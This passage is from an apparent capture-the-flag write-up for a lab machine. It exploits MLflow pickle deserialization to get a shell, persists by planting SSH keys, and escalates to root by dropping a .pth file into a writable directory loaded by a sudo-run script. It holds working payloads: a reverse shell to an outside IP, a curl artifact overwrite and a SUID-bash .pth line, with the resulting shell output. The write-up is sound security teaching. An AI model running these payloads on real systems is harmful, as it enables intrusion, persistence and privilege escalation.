
A model named test-ac4cd4a4c0c7-model of v1 version was trained successfully.
2.1.4.4 Prediction Validation
We then uploaded resume.csv in the scoring panel:


After uploading both, we can "Analyze Resume" which validated if that resume CSV matched the model:
2.1.4.5 Registry Validation
On the MLflow admin side at models.smarthire.htb, we observed that model was recorded in MLflow:
2.1.4.6 Artifact Path
We can inspect the model backing artifact path:

After training, MLflow records where the model files are stored. The important field is the model source, for example:
mlflow-artifacts:/0/8d61d4214d974a28b1acc8c57526d5fb/artifacts/modelThis path points to the artifact directory backing the registered model version:
mlflow-artifacts: / 0 / 8d61d4214... / artifacts / model
                    |     |                |
                    |     |                +-- model directory
                    |     +-- run_id backing this model version
+-- experiment_idThat directory usually contains the files MLflow needs to load the model:
MLmodelconda.yamlpython_env.yamlrequirements.txtpython_model.pkl(TARGET)
The source field tells us exactly where MLflow will fetch the model from during prediction on an uploaded resume. If we can write to that artifact directory, we can hijack the exact model files that will later be loaded.
2.1.5 Model Deserialization Exploit
2.1.5.1 Target Model Metadata
At this point, we already had the critical fact: the app stores a model in MLflow, and resume scoring loads it again.
So the exploit path became:
- identify the registered victim model
- recover its active
run_idand artifact source path` - overwrite the model's
python_model.pklartifact - trigger resume scoring
- MLflow reloads the poisoned model
For this target, the previous enumeration steps in 2.1.4 already gave us everything we needed for the created model:
name   : test-ac4cd4a4c0c7-model
source : mlflow-artifacts:/0/8d61d4214d974a28b1acc8c57526d5fb/artifacts/model
run_id : 8d61d4214d974a28b1acc8c57526d5fb
version: 1They change during each model creation.
2.1.5.2 Python Pickle Artifact
Then it is just the implementation of CVE-2024-37054 introduced in section 2.1.3.
For MLflow PyFunc models, the important artifact is:
python_model.pklIn our created example we can inspect it as the admin:

This is the path to our target files, which stores the serialized Python model object. During inference, MLflow loads the model directory, parses MLmodel, finds the Python-function flavor, and deserializes python_model.pkl.
The relevant loading chain is:
resume scoring
      |
      v
MLflow loads registered model
      |
      v
artifact directory is fetched
      |
      v
MLmodel is parsed
      |
      v
python_function flavor is selected
      |
      v
python_model.pkl is opened
      |
      v
cloudpickle.load(...)
      |
      v
attacker-controlled object is deserializedThat gives us the primitive: if we can replace the live python_model.pkl, code execution happens when the app loads the model for prediction.
2.1.5.3 Build Malicous Artifact
Generate a malicious replacement for python_model.pkl:
# create_pkl.py
import pickle
import os

IP   = '10.10.13.68'
PORT = 60001

class Shell:
    def __reduce__(self):
        return (os.system, (f'bash -c "bash -i >& /dev/tcp/{IP}/{PORT} 0>&1"',))

with open("python_model.pkl", "wb") as f:
pickle.dump(Shell(), f)Verify it:
$ python create_pkl.py
$ ll python_model.pkl
-rw-r--r-- 1 Axura Axura 90 May 16 20:23 python_model.pkl
$ xxd python_model.pkl
00000000: 8004 954f 0000 0000 0000 008c 0570 6f73  ...O.........pos
00000010: 6978 948c 0673 7973 7465 6d94 9394 8c34  ix...system....4
00000020: 6261 7368 202d 6320 2262 6173 6820 2d69  bash -c "bash -i
00000030: 203e 2620 2f64 6576 2f74 6370 2f31 302e   >& /dev/tcp/10.
...
2.1.5.4 Artifact Replacement
We cannot direclty replace the pickle artifact via the admin panel on models.smarthire.htb, but manipulate it via exposed APIs.
The model source field already told us where the live artifact directory is stored:
mlflow-artifacts:/0/8d61d4214d974a28b1acc8c57526d5fb/artifacts/modelThe source path also showed how MLflow exposes that model directory over HTTP. In mlflow/store/artifact/mlflow_artifacts_repo.py, mlflow-artifacts:/... is resolved onto /api/2.0/mlflow-artifacts/artifacts.
@classmethod
def resolve_uri(cls, artifact_uri, tracking_uri):
base_url = "/api/2.0/mlflow-artifacts/artifacts"So our source value was already telling us which HTTP route backed that artifact directory.
The actual upload handler is implemented in mlflow/server/handlers.py, where MLflow exposes a PUT endpoint:
PUT /mlflow-artifacts/artifacts/<artifact_path>that allows us to write the request body into the chosen artifact path:
@catch_mlflow_exception
@_disable_unless_serve_artifacts
def _upload_artifact(artifact_path):
    """
    A request handler for `PUT /mlflow-artifacts/artifacts/<artifact_path>` to upload an artifact
    to `artifact_path` (a relative path from the root artifact directory).
    """
    artifact_path = validate_path_is_safe(artifact_path)
    ...
    with open(tmp_path, "wb") as f:
        ...
f.write(chunk)The same artifact path family is also treated as updatable in mlflow/server/auth/__init__.py, where PUT on /api/2.0/mlflow-artifacts/artifacts/... is mapped to the artifact update validator.
def _is_proxy_artifact_path(path: str) -> bool:
    return path.startswith(f"{_REST_API_PATH_PREFIX}/mlflow-artifacts/artifacts/")

...
    return {
        "GET": validate_can_read_experiment_artifact_proxy,
        "PUT": validate_can_update_experiment_artifact_proxy,
        "DELETE": validate_can_delete_experiment_artifact_proxy,
}.get(method)Therefore, we can overwrite the live model artifact through that exposed artifact API:
curl -s -u 'admin:password' -X PUT \
  "http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/$run_id/artifacts/model/python_model.pkl" \
    --data-binary @python_model.pkl \
-H "Content-Type: application/octet-stream"Provide the actual run_id for the replacement:
$ run_id='8d61d4214d974a28b1acc8c57526d5fb' $ curl -s -u 'admin:password' -X PUT \ "http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/$run_id/artifacts/model/python_model.pkl" \ --data-binary @python_model.pkl \ -H "Content-Type: application/octet-stream" {}%
Finally, start a listener and trigger the same scoring flow by uploading the generated resume.csv again, like we did in 2.1.4.4.
That forced the application to reload the poisoned model during prediction, which executed our pickle payload and returns a shell:
$ rlwrap nc -lnvp 60001 Connection from 10.129.78.103:54698 bash: cannot set terminal process group (1023): Inappropriate ioctl for device bash: no job control in this shell svcweb@smarthire:/var/www/smarthire.htb$ id uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs) svcweb@smarthire:/var/www/smarthire.htb$ uname -a Linux smarthire 5.15.0-177-generic #187-Ubuntu SMP Sat Apr 11 22:54:33 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux svcweb@smarthire:/var/www/smarthire.htb$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether a2:de:ad:a9:8c:1b brd ff:ff:ff:ff:ff:ff altname enp3s0 altname ens160 inet 10.129.78.103/16 brd 10.129.78.103 scope global dynamic eth0 valid_lft 3533sec preferred_lft 3533sec inet6 dead:beef::a0de:adff:fea9:8c1b/64 scope global dynamic mngtmpaddr valid_lft 86392sec preferred_lft 14392sec inet6 fe80::a0de:adff:fea9:8c1b/64 scope link valid_lft forever preferred_lft forever 3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 72:d0:99:83:6b:b0 brd ff:ff:ff:ff:ff:ff inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0 valid_lft forever preferred_lft forever inet6 fe80::70d0:99ff:fe83:6bb0/64 scope link valid_lft forever preferred_lft forever 4: veth848897e@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default link/ether 46:a6:88:2e:8b:85 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet6 fe80::44a6:88ff:fe2e:8b85/64 scope link valid_lft forever preferred_lft forever
Web admin user svcweb compromised on the target.
3 USER
The svcweb user already owned the target user flag:
svcweb@smarthire:/var/www/smarthire.htb$ tail /etc/passwd uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:113:65534::/run/sshd:/usr/sbin/nologin svcweb:x:1000:1000:smarthire_user:/home/svcweb:/bin/bash lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin _laurel:x:998:998::/var/log/laurel:/bin/false svcweb@smarthire:/var/www/smarthire.htb$ ls -a ~ . .. .bash_history .bash_logout .bashrc .cache .gnupg .local .profile .python_history .ssh .sudo_as_admin_successful user.txt
To stabilize the foothold, an SSH key was added and used for direct login:
# create ssh key pair
ssh-keygen -t ed25519 -f /tmp/k -N ""
# vars
u="svcweb"
d="smarthire.htb"
pk="$(cat /tmp/k.pub)"
sp="/home/$u/.ssh"
# command to write pub key to target home ssh path
cmd="install -d -m 700 $sp && printf '%s\n' '$pk' > $sp/authorized_keys && chmod 600 $sp/authorized_keys"
# rebuild python_model.pkl for the SSH step
cat > create_pkl.py <<'PY'
import os
import pickle
cmd = os.environ["CMD"]
class Evil:
def __reduce__(self):
expr = (
"(__import__('os').system(" + repr(cmd) + "), "
"type('Model', (), {"
"'load_context': lambda self, context: None, "
"'predict': lambda self, model_input, params=None: 0"
"})()"
")[1]"
)
return (eval, (expr,))
with open("python_model.pkl", "wb") as f:
pickle.dump(Evil(), f)
PY
CMD="$cmd" python3 create_pkl.py
# trigger model load with the SSH payload
sh_user='test' # change this
sh_pass='test' # change this
run_id='8d61d4214d974a28b1acc8c57526d5fb' # change this
# update created model at server side
curl -s -u 'admin:password' -X PUT \
  "http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/$run_id/artifacts/model/python_model.pkl" \
    --data-binary @python_model.pkl \
    -H "Content-Type: application/octet-stream"
# login as registered user at client side
curl -s -c cookies.txt -b cookies.txt \
-X POST http://smarthire.htb/login \
-d "username=$sh_user&password=$sh_pass" \
-H "Content-Type: application/x-www-form-urlencoded" \
-L -o /dev/null
# submit resume to trigger deser
curl -i -b cookies.txt -X POST http://smarthire.htb/predict \
-F "[email protected]"
# connect
chmod 600 /tmp/k
ssh -i /tmp/k $u@$dBefore running the script, make sure the model is created first and extract the correct
user_idinto the script.
This new python_model.pkl here is slightly different from the earlier reverse-shell payload.
The earlier payload only needed command execution, so returning the result of os.system(...) was enough. But in this MLflow path, the deserialized object is not discarded after cloudpickle.load(...); MLflow continues treating it as the Python model instance.
That creates a problem for a plain command-execution payload:
os.system(...)The command runs, but os.system() returns an integer exit code. MLflow then tries to use that integer as the loaded model and fails when it calls expected model methods such as load_context() or predict().
To avoid breaking the prediction flow, the updated payload keeps the command side effect but returns a minimal fake model object:
type('Model', (), {
    'load_context': lambda self, context: None,
    'predict': lambda self, model_input, params=None: 0
})()So the execution chain becomes:
deserialization
      |
      +-- execute command side effect
      |
      +-- return model-shaped object
      |
+-- MLflow continues normallyThis gives the payload persistence while keeping the loaded object compatible with MLflow's expected Python model interface.
So the automation script now worked cleanly:
$ bash user.sh
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/k
Your public key has been saved in /tmp/k.pub
The key fingerprint is:
SHA256:p1ewRavBI/akH/n9Giy+6RoXXXUET/iLMtOhSmJrFKk Axura@Labyrinth
The key's randomart image is:
+--[ED25519 256]--+
|            . .+=|
|         . . ..oo|
|        + * o  .o|
|       + = O o ..|
|      . S B = + .|
|     E + = O * . |
|      o = = B +  |
|       o o + o o |
|      .   .o=....|
+----[SHA256]-----+
{}HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 17 May 2026 05:18:54 GMT
Content-Type: application/json
Content-Length: 81
Connection: keep-alive
Vary: Cookie

{"message":"'Model' object has no attribute '_get_type_hints'","status":"error"}
Last login: Sun May 17 05:19:00 2026 from 10.10.13.68
svcweb@smarthire:~$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
svcweb@smarthire:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .gnupg  .local  .profile  .python_history  .ssh  .sudo_as_admin_successful  user.txt
svcweb@smarthire:~$ cat user.txt
d****************************4
User flag captured.
4 ROOT
4.1 Sudo Privilege Entry
Check user sudo priv:
svcweb@smarthire:~$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
svcweb@smarthire:~$ ls -li /opt/tools/mlflow_ctl/mlflowctl.py
131179 -rwxr-xr-- 1 root root 1080 Feb 19 18:16 /opt/tools/mlflow_ctl/mlflowctl.py
This gave us a narrow but powerful target: a root-owned Python entrypoint with attacker-controlled arguments removed from the equation.
So the next step was to review the script itself and look for an initialization side effect.
4.2 Vulnerable Code Analysis
The next pivot came from the service helper script, mlflowctl.py:
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))    # [!]

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()

if __name__ == "__main__": main()At first glance, this looks like a normal plugin loader. It walks over every subdirectory under plugins/ and makes each one importable:
import site

PLUGINS_DIR = BASE_DIR / "plugins"

for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
site.addsitedir(str(path))The loaded modules are then imported inside main():
def main():
import mlflow_actions, backup_modelsOn disk, the core plugin directory contains exactly those modules:
svcweb@smarthire:~$ ls /opt/tools/mlflow_ctl/plugins/core/
__pycache__  backup_models.py  mlflow_actions.py
The dangerous part is the choice of API. For a simple plugin loader, we would expect a passive path update: make the plugin directory importable, then let Python resolve mlflow_actions and backup_models later.
But site.addsitedir() is not just a cleaner sys.path.append(). Seeing it here should feel wrong, because it treats each plugin subdirectory as a Python site directory rather than a plain module search path.
4.3 Python Site Directory Poisoning
4.3.1 Python site.addsitedir
site.addsitedir() does more than append a directory to sys.path.
A passive import-path update only changes where Python may search later:
sys.path.append(plugin_subdir)That flow is lazy:
sys.path.append(plugin_subdir)
      |
      +-- path is remembered
      |
      +-- nothing inside plugin_subdir is handled yet
      |
      +-- later: import backup_models
              |
              +-- Python searches sys.path
              |
+-- plugin_subdir may be used to resolve the importsite.addsitedir() is different:
site.addsitedir(plugin_subdir)That flow is immediate:
site.addsitedir(plugin_subdir)
      |
      +-- path is remembered for future imports
      |
      +-- plugin_subdir is handled as a site directory now
      |
      +-- Python applies site-directory setup logic immediately
      |
      +-- later: import backup_models
              |
+-- Python can also search plugin_subdirSo the real chain is:
site.addsitedir(plugin_subdir)
      |
      +-- makes plugin_subdir importable
      |
      +-- processes plugin_subdir as a site directory
      |
+-- may trigger setup-time behavior BEFORE normal importsThat means the plugin directory is no longer just a passive module search location. It becomes part of Python's runtime setup surface before mlflowctl.py even dispatches the requested action.
So the exploitation idea was already visible here: if any plugin subdirectory is writable, we may be able to influence Python during this setup phase rather than waiting for the application to import a specific plugin module by name.
The key question is therefore not whether we can modify mlflowctl.py itself or its plugins files, but:
Can
svcwebwrite to any directory underplugins/?
4.3.2 Writable Site Directory Path
Check the plugin tree and our groups:
svcweb@smarthire:~$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
svcweb@smarthire:~$ ls -ld /opt/tools/mlflow_ctl/plugins /opt/tools/mlflow_ctl/plugins/*
drwxr-xr-x 4 root root 4096 Feb 19 18:10 /opt/tools/mlflow_ctl/plugins
drwxr-xr-x 3 root root 4096 Feb 20 09:26 /opt/tools/mlflow_ctl/plugins/core
drwxrwxr-x 2 root devs 4096 May 12 15:22 /opt/tools/mlflow_ctl/plugins/dev
svcweb@smarthire:~$ ls -lah /opt/tools/mlflow_ctl/plugins/dev
total 8.0K
drwxrwxr-x 2 root devs 4.0K May 12 15:22 .
drwxr-xr-x 4 root root 4.0K Feb 19 18:10 ..
The useful case was plugins/dev/: it was owned by group devs, and svcweb already belonged to that group.
The reason behind this story is common in real-world, that admin intended to let
devuser place any in-development plugins (Python modules) underplugins/dev. Then later admin could test those plugins by modifying the main scriptmlflowctl.pyhimself when needed. But he should have never usedsite.addsitedir()for the purpose.
At that point, the site-directory behavior became actionable. Since plugins/dev/ was both:
- treated as a Python site directory by
site.addsitedir() - writable by our current user
the next question became:
What file type inside a site directory is processed automatically by Python?
4.3.3 Path Configuration Files
The answer is .pth.
As the official site documentation notes, site.addsitedir() adds a directory to sys.path and processes its path configuration files. In the same documentation, Python defines those files as .pth files and states that lines beginning with import are executed during processing.
That turns the earlier API choice into a much stronger primitive:
site.addsitedir(plugin_subdir)
      |
      +-- add plugin_subdir to sys.path
      |
      +-- look for path configuration files
              |
              +-- process *.pth
                      |
+-- execute import lines4.3.4 Poisoning Exploittaion Chain
The primitive is clean: a privileged helper intends to initialize a plugin directory, but mistakingly converts it as the Python site directory, that a lower-privileged user can write to.
sudo mlflowctl.py as root
      |
      v
site.addsitedir() on plugin subdirs
      |
      v
plugins/dev/ is writable by devs
      |
      v
drop crafted .pth file @ plugins/dev/
      |
      v
Python executes import line from .pth
      |
      v
root code execution4.3.5 Exploit
So we dropped a .pth file into the writable plugin directory, with content of a privesc gadget:
echo "import os; os.system('install -o root -m 4755 /bin/bash /tmp/pwn')" \
| tee /opt/tools/mlflow_ctl/plugins/dev/pwn.pthThen trigger the sudo-allowed script:
